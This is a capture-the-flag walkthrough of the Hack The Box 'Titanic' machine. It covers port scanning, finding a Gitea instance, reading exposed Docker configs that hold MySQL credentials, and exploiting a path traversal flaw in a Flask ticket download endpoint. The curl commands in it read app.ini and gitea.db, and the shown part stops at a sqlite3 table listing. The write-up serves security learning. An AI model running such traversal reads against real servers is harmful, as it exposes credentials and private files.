


Ran Nmap Scan:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-23 21:00 EST
Nmap scan report for titanic.htb (10.129.235.206)
Host is up (0.017s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|   256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_ Werkzeug/3.0.3 Python/3.10.12
|_http-title: Titanic - Book Your Ship Trip
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```



**Next:** [Enumerating Website](#)

# Welcome to Titanic

Your gateway to a luxurious ship trip experience

[Book Your Trip](#)

## Our Services



- Nothing to note other than book your trip button:

Applications Places System [Openvpn] Parrot Terminal Titanic - Book Your Sh... Website - titanic\_writ... Burp Suite Comm

Hack The Box :: Hack The X • Titanic - Book Your Ship +

http://titanic.htb/ Home About Services Contact Book Now

Titanic

Book Your Trip

Full Name  
asdf

Email address  
adsfaf@dafsfds.casd

Phone Number  
asdfasdf

Travel Date  
03 / 05 / 0025

Cabin Type  
Standard

Submit

Luxury Cabins  
Experience the best in class cabins with all modern amenities.


Exquisite Dining  
Enjoy world-class dining options curated by top chefs.

Entertainment  
Wide range of entertainment options for all age groups.

© 2024 Titanic. All rights reserved.  
[Privacy Policy](#) [Terms of Use](#)

titanic.htb

Menu



- Intercepting the packet using burpsuite reveals the following:

The screenshot shows the NetworkMiner interface with two main panes: Request and Response.

**Request:**

- Pretty
- Raw**
- Hex

```
POST /book HTTP/1.1
Host: titanic.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://titanic.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://titanic.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
name=asdf&email=adsfaf%40dafsfds.casd&phone=asdfasdf&date=0025-03-05&cabin=Standard
```

**Response:**

- Pretty
- Raw
- Hex
- Render

```
HTTP/1.1 302 FOUND
Date: Mon, 24 Feb 2025 02:21:29 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Type: text/html; charset=utf-8
Content-Length: 303
Location: /download?ticket=1422b7e4-f6b2-41fe-8bce-0a0c9de6ef2f.json
Connection: close
<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL: <a href="/download?ticket=1422b7e4-f6b2-41fe-8bce-0a0c9de6ef2f.json">/download?ticket=1422b7e4-f6b2-41fe-8bce-0a0c9de6ef2f.json</a>
        If not, click the link.
    </p>
```

**Inspector:**

- Selection (58 (0x3a))
- Selected text: /download?ticket=1422b7e4-f6b2-41fe-8bce-0a0c9de6ef2f.json
- Request attributes (2)
- Request query parameters (0)
- Request body parameters (5)
- Request cookies (0)
- Request headers (13)
- Response headers (6)

- Location: /download?ticket=72ef56cd-0aaf-4947-98c6-69b69a9e4a4d.json
    - Possible Local File Inclusion vulnerability

**Next:** [Directory Busting](#)

Ran ffuf scan to search for :

- Scan exposed <http://dev.titanic.htb>

I still need to gather more information before I can attempt to gain a foothold.

**Next:** [Enumerating dev.titanic.htb](#)

Visited <http://dev.titanic.htb>:



Explore Help Register Sign In

# Gitea: Git with a cup of tea

## A painless, self-hosted Git service

Clicking **Explore** leads us to the following page:

Explore Help Register Sign In

**Repositories** Users Organizations

Search repos... Filter Sort

 **developer / docker-config**  0  0  
Updated 7 months ago

 **developer / flask-app**  HTML  0  0  
Updated 7 months ago

- Discovered a list of the developers **repositories**:

## 1. docker-config - Which contains information related to Docker Compose

**Docker Compose for Managing Docker Containers**

### Introduction


- Several bits of information can be gathered from this:
  - Target is running **SQL** (Possibly Exploitable)
  - Reading the README.md file gives insight into Docker Compose, a program used for running multi-container Docker applications. Additionally, **Docker Compose has Read/Write Permissions** over certain files, as they would be required to "Manage a Gitea instance" as the document states.
- Further Enumeration of the folders **/gitea** and **/mysql** reveals they both contain configuration files:

#### 1. gitea/docker-compose.yml:

```
version: '3'
services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22" # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```

- Reveals **/home/developer/gitea/data**

## 2. mysql/docker-compose.yml:



The screenshot shows a GitHub repository page for 'developer / docker-config'. The repository has 1 pull request, 0 stars, and 0 forks. The 'Code' tab is selected, showing the 'main' branch. The file 'docker-config/mysql/docker-compose.yml' is displayed. The code is as follows:

```
version: '3.8'
services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
```

- If it wasn't evident by the folder name, our target is running mySQL and this file contains the following login credentials:

MYSQL\_ROOT\_PASSWORD: 'MySQLP@\$\$w0rd!'

MYSQL\_DATABASE: tickets

MYSQL\_USER: sql\_svc

MYSQL\_PASSWORD: sql\_password

- Now that we have established that the Gitea repository service is running on docker I decide to further research the program. Clicking on the **Help** button leads

us to the official documentation for the service.

The screenshot shows the Gitea documentation website. The left sidebar has a tree view of topics: 'What is Gitea?', 'Installation' (selected), 'Compared to other Git hosting', 'Database Preparation', 'Installation from binary', 'Installation from Package', 'Installation from source', 'Run as a Linux service', 'Register as a Windows service', 'Installation with Docker (rootless)' (selected), 'Installation with Docker', 'Install on Kubernetes', 'Installation on Cloud Provider', 'Upgrade from an old Gitea', 'Administration', 'Usage', 'Development', 'Contributing', and 'Help'. The main content area has a heading 'Installation' followed by text about Docker setup and database configuration. Below it is a section titled 'Configure the user inside Gitea using environment variables' with a bulleted list of environment variables. Further down are sections for 'Customization' (with a warning about volume data) and 'Upgrading' (with a command-line upgrade script). A right sidebar lists various documentation categories like 'Basics', 'Ports', 'Databases', etc.

## Installation

After starting the Docker setup via `docker-compose`, Gitea should be available using a favorite browser to finalize the installation. Visit <http://server-ip:3000> and follow the installation wizard. If the database was started with the `docker-compose` setup as documented above, please note that `db` must be used as the database hostname.

## Configure the user inside Gitea using environment variables

- `USER: git`: The username of the user that runs Gitea within the container.
- `USER_UID: 1000`: The UID (Unix user ID) of the user that runs Gitea within the container. Match this to the UID of the owner of the `/data` volume if using host volumes (this is not necessary with named volumes).
- `USER_GID: 1000`: The GID (Unix group ID) of the user that runs Gitea within the container. Match this to the GID of the owner of the `/data` volume if using host volumes (this is not necessary with named volumes).

## Customization

Customization files described here should be placed in `/data/gitea` directory. If using host volumes, it's quite easy to access these files; for named volumes, this is done through another container or by direct access at `/var/lib/docker/volumes/gitea_gitea/_data`. The configuration file will be saved at `/data/gitea/conf/app.ini` after the installation.

## Upgrading

**⚠ WARNING**  
Make sure you have volumed data to somewhere outside Docker container

To upgrade your installation to the latest release:

```
# Edit `docker-compose.yml` to update the version, if you have one specified
# Pull new images
docker-compose pull
# Start a new container, automatically removes old one
docker-compose up -d
```

## Managing Deployments With Environment Variables

- Briefly scanning through it I noticed instructions for installation with the docker service. Reading this section reveals the default location of the configuration file `app.ini`  
`/data/gitea/conf/app.ini`
- Combining this with the path we discovered before **home/developer/gitea/data** exposes the full path to the configuration file:  
`/home/developer/gitea/data/gitea/conf/app.ini`
- Unable to find any more useful information on this site I return to the developers Gitea page to explore the other repository for more information

2. **flask-app** - Contains information and code related to the ticket "booking system" and download button we discovered on <http://titanic.htb>.

- Briefly reading the README.md reveals the programs function:

**Titanic Booking System**

## Overview

The Titanic Booking System is a simple web application designed to simulate the booking process for a luxury ship trip. It allows users to book a ticket by providing their details, which are then saved as JSON files. Users can download their tickets in JSON format.

## Key Features

- **Booking Form:** Users can fill out a form to book a trip, including details such as name, email, phone number, travel date, and cabin type.
- **Ticket Generation:** After booking, a unique ticket is generated and saved as a JSON file.
- **Ticket Download:** Users can download their ticket in JSON format.

## Getting Started

### Prerequisites

- Python 3.x
- Flask
- Apache or Nginx (for web server)

### Installation


1. Clone the Repository:

```
git clone https://gitea.titanic.htb/developer/flask-app.git
cd flask-app
```

2. Run the app

1. The user fills out a form to book a trip with their details
  2. The program generates a ticket and saves it as a .json file
  3. Then it sends the generated file to the user via a download
- This piqued my interest, as early I had thought that path traversal or LFI could be a potential gateway to gain a foothold.

- Further analysis of the programs code **app.py** reveals the following:



```

1  from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
2  import os
3  import json
4  from uuid import uuid4
5
6  app = Flask(__name__)
7
8  TICKETS_DIR = "tickets"
9
10 if not os.path.exists(TICKETS_DIR):
11     os.makedirs(TICKETS_DIR)
12
13 @app.route('/')
14 def index():
15     return render_template('index.html')
16
17 @app.route('/book', methods=['POST'])
18 def book_ticket():
19     data = {
20         "name": request.form['name'],
21         "email": request.form['email'],
22         "phone": request.form['phone'],
23         "date": request.form['date'],
24         "cabin": request.form['cabin']
25     }
26
27     ticket_id = str(uuid4())
28     json_filename = f"{ticket_id}.json"
29     json_filepath = os.path.join(TICKETS_DIR, json_filename)
30
31     with open(json_filepath, 'w') as json_file:
32         json.dump(data, json_file)
33
34     return redirect(url_for('download_ticket', ticket=json_filename))
35
36 @app.route('/download', methods=['GET'])
37 def download_ticket():
38     ticket = request.args.get('ticket')
39     if not ticket:
40         return jsonify({"error": "Ticket parameter is required"}), 400
41
42     json_filepath = os.path.join(TICKETS_DIR, ticket)
43
44     if os.path.exists(json_filepath):
45         return send_file(json_filepath, as_attachment=True, download_name=ticket)
46     else:
47         return jsonify({"error": "Ticket not found"}), 404
48
49 if __name__ == '__main__':
50     app.run(host='127.0.0.1', port=5000)

```

Powered by Gitea Version: 1.22.1 Page: 57ms Template: 2ms

English | Licenses | API

- **app.py** is the source code for the ticket generator discovered on the site
- Analyzing the code reveals that LFI/Path Traversal appears to indeed be a vulnerability on this website. This was determined by the fact that the code doesn't sanitize the download path. In other words, the **code doesn't check to verify that the file being downloaded is actually the ticket**. Rather, it just **checks if the path of the file that is requested for download exists on the hosts machine**. This means that **as long as we have a valid path to a file, we can download it from the host**.
- Now that we have discovered an exploitable vulnerability, it is time we move on to gaining an initial foothold:

**Next: Local File Inclusion Exploitation**

Returning to the <http://titanic.htb/>, we will attempt to gain an initial foothold by finding valuable credentials that may be present.

With our newly discovered path: **/home/developer/gitea/data/gitea/conf/app.ini**

We will use curl to steal the config file **app.ini**:

```
[13prech4un@parrot] -[~/boxes/season7/titanic]
└─ $curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/conf/app.ini -o app.ini
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total Spent   Left Speed
100  2004  100  2004    0     0  46517      0 --:--:-- --:--:-- 47714
```

- Ran the command `curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/conf/app.ini -o app.ini`
  - And Voila! We successfully exploited the ticket generator's vulnerable code to download a file we were never meant to access.
- Concatenating **app.ini** immediately gives us interesting information.
  1. The first thing I notice is a line of code: `PASSWORD_HASH_ALGO = pbkdf2`

```
[security]
INSTALL_LOCK = true
SECRET_KEY =
REVERSE_PROXY_LIMIT = 1
REVERSE_PROXY_TRUSTED_PROXIES = *
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmI1OTUzMzR9.X4rYDGHkWTZKFnjgESSr2rFRpu_GXTdQ65456XC0X8
PASSWORD_HASH_ALGO = pbkdf2
```

- This may prove useful if we find any passwords that need to be cracked and we don't know their encryption algorithm
2. We also find an **sqlite3** database created by **root**:


```
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
```

- Interestingly enough, it also lists the path to said file. Consequently we can also download this file to attempt to gain more information.
- `PASSWD =` suggests that the db contain no security measures, making it easy to analyze its contents

Again using curl:

```
[l3prech4un@parrot] -[~/boxes/season7/titanic]
└─ $curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db -o gitea.db
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload  Upload Total Spent   Left Speed
100 2036k  100 2036k    0     0  5314k      0 --:--:-- --:--:-- 5315k
[l3prech4un@parrot] -[~/boxes/season7/titanic]
└─ $ls
app.ini  ffuf_scan  gitea.db  mySQL_credentials  nmap  screenshots  url.txt  writeup
```

- curl http://titanic.htb/download?  
ticket=/home/developer/gitea/data/gitea/gitea.db -o gitea.db
- Now I will proceed to analyze the **gitea.db** file using the following command: sqlite3  
gitea.db



```
File Edit View Search Terminal Help
[l3prech4un@parrot] -[~/boxes/season7/titanic]
└─ $sqlite3 gitea.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
access          oauth2_grant
access_token    org_user
action          package
action_artifact package_blob
action_run      package_blob_upload
action_run_index package_cleanup_rule
action_run_job  package_file
action_runner   package_property
action_runner_token package_version
action_schedule project
action_schedule_spec project_board
action_task     project_issue
action_task_output protected_branch
action_task_step protected_tag
action_tasks_version public_key
action_variable pull_auto_merge
app_state       pull_request
attachment     push_mirror
auth_token      reaction
badge          release
branch         renamed_branch
collaboration  repo_archiver
comment        repo_indexer_status
commit_status  repo_redirect
commit_status_index repo_topic
commit_status_summary repo_transfer
dbfs_data      repo_unit
dbfs_meta      repository
deploy_key     review
email_address  review_state
email_hash     secret
external_login_user session
follow         star
gpg_key        stopwatch
gpg_key_import system_setting
hook_task      task
issue          team
issue_assignees team_invite
issue_content_history team_repo
issue_dependency team_unit
issue_index    team_user
issue_label    topic
issue_user     tracked_time
issue_watch   two_factor
label          upload
language_stat user
lfs_lock       user_badge
lfs_meta_object user_blocking
login_source   user_open_id
milestone      user_redirect
mirror         user_setting
notice         version
notification   watch
oauth2_application webauthn_credential
oauth2_authorization_code webhook
sqlite> 
```

- The **user** table looks promising, so let's start there:

